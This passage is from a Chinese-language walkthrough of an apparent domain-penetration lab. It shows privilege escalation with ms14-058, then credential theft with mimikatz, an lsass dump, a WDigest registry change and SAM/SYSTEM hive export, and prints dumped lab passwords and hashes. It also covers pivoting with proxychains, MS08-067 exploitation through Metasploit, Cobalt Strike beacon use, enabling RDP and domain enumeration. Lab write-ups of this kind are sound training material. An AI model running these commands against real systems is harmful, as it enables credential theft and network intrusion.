
- SHARING 表示存在文件和打印共享服务，但不一定有内容共享
- DC 表示可能是域控，或者是辅助域控
- U=user 该机器有登录名为USER的用户
- IIS 表示可能运行IIS服务器
- EXCHANGE Microsoft Exchange服务
- NOTES Lotus Notes 电子邮箱服务
- ? 没有识别出开，可以用-f选项再次扫描

最终通过 ms14-058 将shell提升至系统权限

hash密码获取

> 第一种

```
权限足够的情况下，CS 运行run mimikatz获取
```



> 第二种

```
# 修改注册表来让Wdigest Auth保存明文口令，修改了之后需要用户注销或者重启重新登陆之后才会生效
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f

在任务管理器找到lsass.exe，右键创建转储文件，或者 Procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz> sekurlsa::minidump lsass.dmp
mimikatz> sekurlsa::logonpasswords
```

拿到凭证如下

```
GOD\Administrator hongrisec@2019
GOD\Administrator 8a963371a63944419ec1adf687bb1be5
STU1\liukaifeng01 31d6cfe0d16ae931b73c59d7e0c089c0
GOD.ORG\Administrator hongrisec@2019
STU1\Administrator 31d6cfe0d16ae931b73c59d7e0c089c0
STU1\Guest 31d6cfe0d16ae931b73c59d7e0c089c0
```

> 第三种

先在控制机器上导出


```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
```

拿回本地打开 mimikatz 进行hash提取

```
lsadump::sam /sam:sam.hive /system:system.hive
```

靶机二


address	port ▲	banner	note
10.10.10.129	21	220 Microsoft FTP Service	
10.10.10.129	135		
10.10.10.129	139		
10.10.10.129	445	platform: 500 version: 5.2 name: ROOT-TVI862UBEH ...	
10.10.10.129	777		
10.10.10.129	1025		
10.10.10.129	1028		
10.10.10.129	1029		
10.10.10.129	1030		
10.10.10.129	6002		
10.10.10.129	7001		
10.10.10.129	7002		
10.10.10.129	8098		
10.10.10.129	8099		




在靶机一上开启转发，使用proxychains工具进行代理

```
socks4 52340
```


并在靶机一上反弹 MSF 上线，加入对应路由器段扫描存活主机




扫一波内网段的 ms17-010:



使用 ms17-010 对内网机器进行尝试，根据信息的提示用 ms08-067 打下这台域成员机







这里能攻上线是因为 **MS08-067 with Bind TCP**

> 在metasploit框架中可以使用模块“exploit/windows/smb/ms08_067_netapi”来实施MS08-067利用。关键点在于载荷类型的选择是TCP绑定类型。由于没有定义双向路由规则，目标系统不能直接访问攻击者。因此，需要选择TCP绑定类型在目标系统中创建一个特定的监听端口等待攻击者连接。漏洞成功利用后，将会自动向目标系统的监听端口发起建立连接操作。

TCP反弹和TCP绑定的区别如下图所示：






原文地址见： https://xz.aliyun.com/t/249


拿到 MSF shell 之后，在靶机一开启和CobaltStrike的联动

https://payloads.cn/2019/1211/cobaltstrike-and-metasploit-combat-linkage.html





到导出本地 hash 的是时候碰到问题，靶机环境问题运行 procdump、mimikatz 均失败，但msf的 hashdump 正常

https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump



开启靶机二的3389 **meterpreter > run getgui -e** ， 进行导出文件后的本地mimikatz读取


11/15/2011 09:48 PM
02/08/2020 09:39 AM
02/08/2020 04:33 PM
01/12/2012 05:36 PM
02/08/2020 04:33 PM
09/14/2019 09:15 AM
02/08/2020 06:05 PM
02/08/2020 09:16 AM
12/16/2011 06:42 PM
12/16/2011 06:10 PM
12/16/2011 05:08 PM
02/08/2020 06:21 PM
02/20/2012 10:24 AM
02/08/2020 04:55 PM
08/24/2019 10:07 PM
02/08/2020 04:49 PM
11/15/2011 09:48 PM
8 File(
10 Dir(s
c:\>mimikatz.exe
mimikatz.exe
c:\>whoami
whoami
nt authority\system
Command Prompt
Logon failure: unknown user name or bad password.
C:\>net time /domain
System error 5 has occurred.
Access is denied.
C:\>mimikatz.exe
C:\>C:\mimikatz.exe
C:\>C:\mimikatz.exe
C:\>reg save hklm\sam sam.hive
File sam.hive already exists. Overwrite (Yes/No)?yes
The operation completed successfully.
C:\>reg save hklm\system system.hive
File system.hive already exists. Overwrite (Yes/No)?yes
The operation completed successfully.
C:\>
Start
Manage Your Server
C:\
My Computer
Command Prompt
c:\>reg save hklm\sam sam.hive
reg save hklm\sam sam.hive
ERROR: A required privilege is not held by the client.
c:\>reg save hklm\system system.hive
reg save hklm\system system.hive
ERROR: A required privilege is not held by the client.



对域的信息收集

```
# 查询域内所有用户组列表
beacon> shell net group /domain
[*] Tasked beacon to run: net group /domain
[+] host called home, sent: 48 bytes
[+] received output:
The request will be processed at a domain controller for domain
god.org.


Group Accounts for \\owa.god.org

-------------------------------------------------------------------------
```

